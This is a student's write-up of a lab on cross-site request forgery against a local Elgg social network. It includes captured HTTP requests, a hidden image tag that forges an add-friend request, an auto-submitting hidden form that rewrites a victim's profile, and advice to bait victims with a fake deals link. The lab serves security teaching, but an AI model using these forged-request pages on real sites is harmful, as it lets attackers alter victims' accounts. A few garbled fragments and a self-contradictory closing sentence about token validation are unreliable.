Cross-Site Request Forgery (CSRF) Attack Lab

Cross-Site Request Forgery attack (CSRF) is a web-based attack where the victim is tricked into visiting the attacker's web page while still maintaining an active session with the target website. When the victim visits this malicious web page, the forged cross-site requests can be triggered. If there are no countermeasures in place for the detection of such requests, it will result in a successful CSFR attack.

Task 1: Observing HTTP Request

In this task, we need to investigate and find out how a legitimate HTTP request looks like. For this purpose, we can use a Firefox addon tool "HTTP Header Live" for capturing and probing HTTP GET and POST requests.

```
http://www.csrflabelgg.com/action/friends/add?friend=45&__elgg_ts=1574988928&__elgg_token=uP9XJ_NrGjsytCj0gH7Q1A&__elgg_ts=1574988928&__elgg_token=uP9XJ_NrGjsytCj0gH7Q1A
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/samy
X-Requested-With: XMLHttpRequest
Cookie: Elgg=ld0btss0a4rkpch6a1cgl2a0a4
Connection: keep-alive

GET: HTTP/1.1 200 OK
Date: Fri, 29 Nov 2019 00:55:40 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 366
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json;charset=utf-8
----------------------
```

```
http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/charlie/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 510
Cookie: Elgg=gvb9ssk699p6qd01557vmke5l7
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=JM8CIB4iA0dKybakjbukKw&__elgg_ts=1575031747&name=Charlie&description=<p>Sammy is my hero</p>
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel
[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=44
POST: HTTP/1.1 302 Found
Date: Fri, 29 Nov 2019 12:49:31 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/profile/charlie
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```

The First captured request is the HTTP add-friend request. This is a HTTP GET request and has the following parameters. In this request we are adding samy to charlie's friend list. The URL of the request is http://www.csrflabelgg.com/action/friends/add?. The add-friend request needs to know the ID of the person getting added to the friend list. The friend parameter allows us to set this ID as 45 – which is the ID of samy. The 2 parameters which act as a countermeasures (secret tokens) against the CSRF attack are the _ _elgg_ts and _ _elgg_token. The third parameter is

charlie's session cookie. This session cookie will be set by the browsers; hence every user's session cookie will be unique.


The second captured request is the HTTP edit-profile request. This is a HTTP POST request and has the following parameters. In this request we are changing our (charlie's) profile description as "samy is my hero". The URL of the request is http://www.csrflabelgg.com/action/profile/edit. The session cookie is also added here. The secret token parameters _ _elgg_ts and _ _elgg_token are added as countermeasures to the CSRF attack. The description parameter says "samy is my hero" which is being set as charlie's profile description. The guid parameter indicates 44 which is the user ID of charlie. The accesslevel [description] parameter is set to 2 which indicates it is visible to everyone.

Task 2: CSRF Attack using GET Request


In this task we have to forge the add-friend request, and trick Alice to visit our (boby's) malicious web page. We can create a malicious page by using the following code and placing in the following location - /var/www/CSRF/Attacker/task2.html

```
<html>
<body>
<h1>Welcome to this page</h1>
<img width=0 height=0
     src="http://www.csrflabelgg.com/action/friends/add?friend=43">
</body>
</html>
```


To attract Alice into clicking the malicious link, we (boby) can use any social engineering scheme like posting a link (http://www.csrflabattacker.com/task2.html) in the blog regarding Black Friday deals!!!



We can see that Alice had no friends.



As soon as Alice clicks the malicious link and visits the link, we (boby) are added as a friend.



In the code, we are making use of HTML img tag to trigger the HTTP GET request. As a source we are using the add-friend URL which consists of the friend parameter. This parameter is set to 43, which is guid of boby. We are setting the dimensions of the image to 0 to avoid any suspicion.

```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 472
Cookie: Elgg=5da0foniotdvl72t558s601ol7
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```


```
)hone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=43
```

Task 3: CSRF Attack using POST Request

In this task we have to forge the edit-profile request, and trick Alice to visit our (boby's) malicious web page. We can create a malicious page by using the following code and placing in the following location - /var/www/CSRF/Attacker/task3.html

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
var fields;

// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.

fields += "<input type='hidden' name='name' value='Alice'/>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my hero'/>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'/>";

fields += "<input type='hidden' name='guid' value='42'/>";

// Create a <form> element.
var p = document.createElement("form");

// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";

// Append the form to the current page.
document.body.appendChild(p);

// Submit the form
p.submit();
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
```

To attract Alice into clicking the malicious link, we (boby) can use any social engineering scheme like posting a link (http://www.csrflabattacker.com/task3.html) in the blog regarding Black Friday deals!!! As soon as Alice clicks the malicious link and visits the link, her profile description is changed to “Boby is my hero”.



In the code above, there is a function forge_post(), which triggers the HTTP POST request automatically, when Alice visits the malicious web page. Here, the field name value should be set to Alice as we are trying to change Alice’s profile description. The brief description entry should be filled with “Boby is my hero” as we (boby) want to place that in her profile. The access level should be set to 2 as it should be visible to everyone. The guid field should be set to Alice’s user ID i.e. 42. The form action should be http://www.csrflabelgg.com/action/profile/edit as we are trying to edit her profile by adding the message.

Question 1: The forged HTTP request needs Alice’s user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice’s user id. Boby does not know Alice’s Elgg password, so he cannot log into Alice’s account to get the information. Please describe how Boby can solve this problem.


Alice’s user ID can be found by visiting her profile from any account. Boby can visit Alice’s profile from his own account and view page source. The GUID can be found in the page owner section.

Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.


No, Boby cannot use the CSRF attack to modify the victim's profile in this case as he cannot predict the victim who is visiting the malicious web page. For the attack to be successful, victim's parameters like name and GUID are to be placed in the HTML code.

Task4: Implementing a countermeasure for Elgg

The social network application ELGG uses secret-token approach to implement the countermeasures against the CSRF attack. Two secret values _ _elgg_ts and _ _elgg_token are embedded in all the web pages. These countermeasures can be turned on by going to the following file - /var/www/CSRF/Elgg/vendor/elgg/elgg/engine/classes/Elgg/ActionsService.php and commenting the return true value in the gatekeeper function.



After implementing the countermeasure, the server detects that the token and timestamp are different from that of Alice and hence the attack is not successful.



The following are the secret tokens in the HTTP request captured using Firefox's HTTP inspection tool.

```
http://www.csrflabelgg.com/action/login
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Cookie: Elgg=oqtks4rerfksv730v4kltmiuh5
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=D8k8_E5_iM9ki0jVVlwXLg&__elgg_ts=1575001696&username=boby&password=seedboby
POST: HTTP/1.1 302 Found
Date: Fri, 29 Nov 2019 04:28:26 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: Elgg=j6g7uq39bj1vp17hrh56bu1ob4; path=/
Location: http://www.csrflabelgg.com/
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
---------------------
http://www.csrflabelgg.com/
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/
Cookie: Elgg=j6g7uq39bj1vp17hrh56bu1ob4
Connection: keep-alive
Upgrade-Insecure-Requests: 1

POST: HTTP/1.1 302 Found
Date: Fri, 29 Nov 2019 04:28:27 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/activity
Content-Length: 0
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
---------------------
```

These security tokens consist of secret values which cannot be guessed by the attacker and placed in his forged request. The Elgg's security token consists of a message digest of four crucial pieces of information – the sites secret value, timestamp, user session ID and randomly generated session string. Thus, this information is difficult for the attacker to guess and since the token and timestamp are not validated the attacker's actions are denied.

References:

"Cross Site Request Forgery." *Computer Security: a Hands-on Approach*, by Wenliang Du, CreateSpace, 2017, pp. 153–166